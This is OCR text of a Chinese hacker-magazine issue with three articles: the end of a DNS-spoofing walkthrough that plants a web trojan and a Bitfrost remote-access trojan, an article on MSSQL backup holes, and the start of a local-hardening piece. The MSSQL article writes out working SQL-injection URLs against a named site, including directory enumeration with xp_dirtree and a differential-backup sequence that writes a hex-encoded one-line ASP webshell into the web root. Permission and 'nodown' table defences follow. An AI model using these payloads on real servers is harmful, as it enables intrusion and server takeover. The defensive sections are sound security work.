


图 2

为了更好的演示效果，特向朋友借用了一台 Web 服务器，现在所有的东西都已经具备了，开始“工作”！我们找个局域网的 IP 演习一下，目标确定在 192.168.0.4 这台主机上，本机的外网 IP 为 218.*.*.180，处于内网的 IP 为 192.168.0.2，由于处于内网所以局域网也可以浏览。启动 dnshack.exe，输入命令：**dnshack 192.168.0.4 192.168.0.2**，回车。这样只要 192.168.0.4 这台机器运行 IE 浏览器输入网址就种下了我们配置好的木马，放下手头的事出去闲逛了 N 久，回来后发现我的彩虹桥 Bitfrost 木马已经有主机上线（关于内网上线的教程在以前的黑客 X 档案都有介绍），如图 3。




图 3

整个攻击流程结束。以上就是使用 DNS 欺骗配合网页木马的一次渗透实例，DNS 欺骗属于非典型入侵手段，希望大家能熟练掌握，请大家不要用本文的技术搞破坏。

三、解决方法

1. 对于个人主机来说，只要及时更新补丁，或者使用代理就可以防范到 DNS 攻击。

2. 对高标准的服务器来说，应该做到以下几点：

（1）安装新版软件

（2）关闭服务器的递归功能

（3）限制域名服务器做出反应的地址

（4）限制域名服务器做出递归相应的请求地址

（5）限制发去请求的地址

（本文所涉及的软件：dnshack.exe、老虎 2006 过全系统网页木马音乐版、彩虹桥 Bitfrost 光盘已收录）

X 小编语 其实，关于网络攻击的方法是多种多样的，并不仅仅只有溢出和注入，象本文前边提到的 cookie 欺骗、ARP 欺骗、DNS 欺骗等等就属于另一类攻击方法，虽然这些攻击方法更多的是应用于局域网范围内，但我们通过文章可以看得出，利用的方法还是挺简单的，而威力也是非常强大的。看过本文后，希望各位菜鸟朋友都能够掌握这种非典型的攻击方法。

文章难易度：★★★★★
文章阅读点：数据库备份漏洞具体实现并详细给出了防范数据库备份漏洞的各种方法

堵住 MSSQL 数据库的备份漏洞

曹梅英

一个网站，其核心就是数据库，而数据库的采用则以 ACCESS 和 SQL 版居多，因此注入攻击在这两种数据库内也是大放光彩，尤其是对于 SQL 数据库，危害最大，大到什么程度呢？如果网站数据库的连接用户是“SA”权限，那么一个注入点就有可能让入侵者控制整台服务器！如果数据库的连接用户是“DB_Owner”权限，那么入侵者就有可能拿到一个 WEBSHELL，这个 WEBSHELL 是用什么方法得到的呢？很多时候利用的就是用数据库的备份！

下面来看一下如何使用备份数据库的方法来生成一个 ASP 文件，假设存在注入的地址是“http://www.pc010.cn/jmdcw.asp?name=music”，其注入的利用方式是“http://www.pc010.cn/jmdcw.asp?name=music' and '1'='1”。因为注入的流行，也催生了众多的注入软件，如 NBSI、HDSI 、阿 D 注入等许多功能强大的工具，利用这些工具，即使是菜鸟，也能够很轻松的拿下一个有注入漏洞的网站。但过分的依赖工具，就会让我们的思维变得懒惰！所以了解注入语句还是很重要的！

先来看一段读取磁盘目录的语句。在利用 SQL 数据库的备份生成一个 ASP 文件时，最重要的一个条件就是要知道网站的物理路径，对于 Win2000 服务器，这个地址一般会保存在注册表中，但如果服务器是 Win2003 系统，那么在注册表内就找不到了，但是在数据库“db_owner”权限下，默认还有许多的扩展可以运行，比如“xp_dirtree”就是其中的一个，它具有读取磁盘目录的功能。

1. http://www.pc010.cn/jmdcw.asp?name=music';DROP TABLE Ccc_Tmp;CREATE TABLE Ccc_Tmp(subdirectory nvarchar(400) NULL,depth tinyint NULL,[file] bit NULL)-- 创建存放文件目录的 ccc_Tmp 表。

2. http://www.pc010.cn/jmdcw.asp?name=music';DELETE Ccc_Tmp;Insert Ccc_Tmp exec master..xp_dirtree

'C:\',1,1——，把C盘根目录下的文件夹及文件名称插入到Ccc_Tmp表中。

3、http://www.pc010.cn/jmdcw.asp?name=music' And (Select Top 1 cast([subdirectory] as nvarchar(400))+char(124)+cast([file] as nvarchar(1))+char(124) From(Select Top 1 [subdirectory],[file] From Ccc_Tmp ORDER BY [file],[subdirectory]) T ORDER BY [file] desc,[subdirectory] desc)=0 And 'fALSE'<>'，这一段是暴错语句，一般会返回如下错误[Microsoft][ODBC SQL Server Driver][SQL Server]将nvarchar值'Documents and Settings|0|'转换为数据类型为int的列时发生语法错误。

这是因为数据类型不同，而SQL又非常的热心，所以在出错后就把相关的字段拿给我们看。而取第二位名称的方法则是更改语句第二个top后的数字1为2。依次类推，直至出现的名称和上一个的名称相同，则是读到目录的底端了。

4、http://www.pc010.cn/jmdcw.asp?name=music';DROP TABLE Ccc_Tmp—'，删除此Ccc_Tmp表。

按照上面的流程，不断更改“xp_dirtree”后的目录，再进行一系列的比较判断，网站的物理路径也就渐渐浮出水面了！有志者，事竟成！由此看出，入侵不仅是脑力劳动，也是一种体力劳动哟！

OK！拿到网站的物理路径后，接下来就轮到备份来表现了！以下是数据库差异备份的代码（差异备份比直接备份生成的文件要小很多）。

1、http://www.pc010.cn/jmdcw.asp?name=music';drop table [jm_tmp];create table [dbo].[jm_tmp] ([cmd] [image])——，创建jm_tmp表。

2、http://www.pc010.cn/jmdcw.asp?name=music';declare @a sysname,@s nvarchar(4000) select @a=db_name(),@s=0X6A006D00640063007700 backup database @a to disk = @s ——，备份数据库，@s为备份名称（jmdcw的16进制转换）。

3、http://www.pc010.cn/jmdcw.asp?name=music';insert into [jm_tmp](cmd) values(0x3C2565786563757465287265717565737428226C222929253E)——，将一句话木马“<%execute(request("l"))%>”的16进制字符插入到表中。

4、http://www.pc010.cn/jmdcw.asp?name=music';declare @a sysname,@s nvarchar(4000) select @a=db_name(),@s='e:\www\upfile\jm.asp' backup database @a to disk = @s WITH DIFFERENTIAL,FORMAT ——，对数据库实行差异备份，备份的保存路径暂定为C盘目录，文件名为jm.asp。

5、http://www.pc010.cn/jmdcw.asp?name=music';drop table [jm_tmp]——，删除jm_tmp表。

当执行完上面的语句后，就会在“e:\www\upfile\”中生成一个“jm.asp”文件，其源码中就包含有最小的ASP木马语句，接下来用一句话木马的客户端去连接物理地址所对应的虚拟地址，WEBSHELL也就到手了！

说完了WEBSHELL的实现过程（上面是一个大致流程，实际情况要因机制宜），下面就来谈谈如何堵住这个备份漏洞。

1、禁用数据库的备份功能

打开MSSQL的企业管理器，依次展开“SQL Server组”－“(Local)”－“数据库”，在窗口的右侧显示的是MSSQL内所有数据库列表，在网站所链接的数据库上点右键，选择“属性”，然后切换选项至“权限”面板，这里列出的是连接该数据库的用户权限，其中有“创建表”、“创建视图”、“备份DB”、“备份日志”等选项，在默认情况下，“db_owner”用户具有全部权限，看来默认的就是不安全！在“备份DB”和“备份日志”上点击两下，直至选择框内出现的是个红叉，如图1，禁止用户的“备份DB”和“备份日志”权限。




图1

打开MSSQL自带的“查询分析器”进行测试，在其中输入备份命令：“declare @a sysname select @a=db_name() backup database @a to disk='c:\jm'”，结果如图2，数据库拒绝了“BACKUP DATABASE”权限。接下来，又测试了一下LOG备份，出现的错误类似，看来，只要禁止数据库的“备份DB”和“备份日志”功能，也就不存在备份漏洞了（好像是废话）！




图2

2、禁用数据库的创建表功能

为了网站的安全，网站管理员经常会对网站进行数据备份，但如果禁止了“备份DB”功能，那么网站管理员也同样被拒之门外！看来禁止“备份DB”的功能有些欠妥！

再分析一下前面的入侵代码，无论是查询磁盘目录，还是备份数据库，其中都有这么一个命令：“CREATE TABLE”，也就是创建表，想起什么来了吗？对了！在数据库的“权限”窗口中，就有一项权限是“创建表”，那么我们把这个禁止了，不就可以防范入侵者的一些行为了吗？有的朋友可能会有这样的顾虑，禁止这个权限，会不会影响网站的运行呢？经过一番测试，“创建表（CREATE TABLE）”只有在初次创建数据库中的表时才会用到，而在之后的网站运行中，除非在网站升级时用到外，其它时候就很少或者不用“CREATE TABLE”了。

OK！打开数据库权限窗口，禁用“创建表”权限，启用“备份DB”权限。先测试数据库备份功能是否恢复正常！在“查询分析器”中运行前面列出的备份命令，返回的信息是：“BACKUP DATABASE操作成功地处理了169页，花费了0.230秒（5.988 MB/秒）”。“备份DB”恢复正常！接下来，测试一下“Create Table”的功能，在“查询分析器”中输入如下命令：“Create table jmdcw(jm nvarchar(256))”，返回的信息是：

服务器：消息262，级别14，状态1，行1
在数据库'bbsxp'中拒绝了CREATE TABLE权限。

瞧！数据库拒绝“CREATE TABLE 权限”！这样一来，既保证数据库备份的正常运行，还堵住了备份漏洞，一举两得！

3、加入SQL版NoDown表

俗话说：“计划没有变化快”！如果入侵者通过某种方式得到了网站物理地址，将一句话木马插入到表中的某个字段中，然后进行数据库备份，不也能实现其目的吗？

带着这个疑虑，在“查询分析器”中执行如下命令：insert into [users](username) values(0x3C256578656375746528726571756573742822622229292 53E)-- '，将一句话木马插入到users表的username字段中。

然后，用“backup database”命令备份数据库到网站目录中，再用IE去访问这个ASP文件，在返回信息的最下方出现了：“类型不匹配'execute'”。哇！漏洞又出现了！看来还需要打个木桩之类的进行加固！在哪儿打呢？我忽然想起了ACCESS数据库改扩展名为ASP的防下载处理方法，在ACCESS数据库内创建一个“notdown”表，其中的字段类型“OLE对象”，内容是16进制的“<%”，按照ASP的语法，如果有“<%”而无“%>”，ASP在运行时就会出现错误，这样一来，既有效的保护了数据库！同时也阻止了一句话木马的寄人！不知在SQL数据库中能否采用这样的方式？

为了保障测试的无误性，我重新创建了一个干净的数据库，然后在“查询分析器”中执行以下命令：“Create Table [dbo].[nodown]([jmdcw] image);Insert into [dbo].[nodown](jmdcw)values(0x3C25)”，建立SQL版的防下载“nodown”表。字段名是“jmdcw”，类型是“image”，内容是“(0x3c25)”，也就是“<%”的16进制字符，为了保障此表的安全性，我又对这个表进行了加固，方法是：打开MSSQL的“企业管理器”，依次展开目录至当前网站所链接的数据库，然后点击右侧的“表”，在窗口内列出的当前数据库表名中，找到前面创建的“nodown”表，在其上点右键，选择“属性”，然后点击窗口中的“权限”按钮，在打开的“对象属性”窗口内，禁用数据库连接用户在此表中的所有权限，如图3。

接下来，在“查询分析器”中执行插入命令，把一句话木马插入到某个字段中，然后用“backup database”将数据库备份至网站目录中，再用IE去访问这个ASP文件，如图4所示：“编译器错误！缺少语句”。接下来，又用差异备份的语句进行测试，所返回错误信息和前面的一致，看来“<%”是限定数据库了！呵呵！

经过这么一番忙碌，终于算是补上了数据库备份的漏洞，下面就来总结一下。




图3




图4

1、加入防下载nodown表，防范数据库备份及差异备份的漏洞。

2、禁用“Create Table”，拒绝用户创建表，防范了入侵者读取磁盘目录等非法行为。

3、禁用“备份日志”，堵住在第一条中防范不了的数据库“备份日志”漏洞。

以上就是我修补MSSQL数据库备份漏洞的过程，权当抛砖引玉，如果大家有更好的方法，记得要拿出来共享哟！

X小编语：关于利用数据库备份的方法来获得webshell的方法在以前的X档案上都曾经介绍过，也相信许多朋友都用过。不过，这种情况该如何才能很好的防范住呢？相信看过本文后，我们已经有了答案。

从本地防护到网络入侵全攻略

£我是孟星魂

文章难度：★★★

[illegible]

现在网上的攻击事件太多了，几乎每一个用户都曾经中过木马或病毒，说不定就在你入侵别人的时候你的电脑就已经被其他人控制了。所以，不管是菜鸟还是高手，首先要做的就是把自己的电脑防护好，这样，才能再去“关注”别人的。本文就给大家介绍一下我配置个人电脑和入侵的经验，希望对各位菜鸟在防护和入侵的时候能有所帮助。

我一直认为本地安全中最重要的就是文件权限的问题，当然，最好安装上杀毒软件和网络防火墙，有总比没有强，不能每个软件都要自己查看吧。网络防火墙我推荐使用Blackice（黑冰），这个防火墙在运行程序之前会询问用户的。杀毒软件没见过很好的，基本上都差不多。在已经设置了文件权限的情况下，假设你使用网页木马，可是对方电脑除了系统盘的Internet Explorer目录外都拒绝以当前登录的用户权限来访问，这样就不可能下载执行自己的木马文件。以现在最流行的ASP注入来说吧，假设网站的注入点到处都是的话，很容易就会被猜到管理员密码。得到网站管理权限后大多数情况是先上传ASP木马，再使用其它的远程管理软件进一步控制，因为使用网页操作毕竟不如本地控制来得更直接方便，再说就算是知道管理帐号，倘若只是使用ASP网页木马的话也只能在网页上搞搞破坏。

大多数管理员防范ASP木马的办法是修改FSO组件的注册表项，不过缺点也是明显的，必须要修改每个ASP文件中FSO组件名称。其实只要设置好文件权限，可以说还是比较安全的。任何一个目录都不可以写，所有文件都不可以执行，网站里的管理帐号密码不和服务器的管理员帐号密码一样，这样的话，入侵者要想成功的话就得慢慢想办法了。不要以为权限设置很简单，大多数朋友可能并不知道文件权限分配还是有BUG的，具体来看一下。

权限分配可以在盘符上点右键，选择“属性”，在“安全”选项上进行详细的设置。XP系统默认是不显示的，可以在“运行”栏运行gpedit.msc来打开组策略，依次展开“计算机配置”-“windows设置”-“安全设置”-“本地策略”-“安全选项”，有个“网络访问-本地帐户的共享和安全模式”的策略，把

仅来宾换成经典即可。不过，只是这样设置是不行的。我们使用无敌最寂寞大哥写的批处理文件来测试一下，看看选择的帐户权限对指定目录是否可写：

```
@Echo 找到可写目录的工具 &我是孟星魂专用
@Echo 正在查询的目录是 %1
@echo off
for /D %%i IN (%1\*.*) do echo test > %%i\test.txt
for /D %%i IN (%1\*.*) do if EXIST %%i\ test.txt
echo %%i 此目录用这个用户的权限是可写的
for /D %%k IN (%1\*.*) do if EXIST %%k\ test.txt
del "%%k\ test.txt"
```

用记事本保存为test.bat，然后使用runas命令选择一个用户打开命令提示符，格式是：**runas /profile /user:你想使用的用户 cmd.exe**，这样就会以你想测试的用户的权限打开一个cmd窗口，在这个窗口里运行test.bat，格式是：**test.bat 你想测试的目录**，如图1。

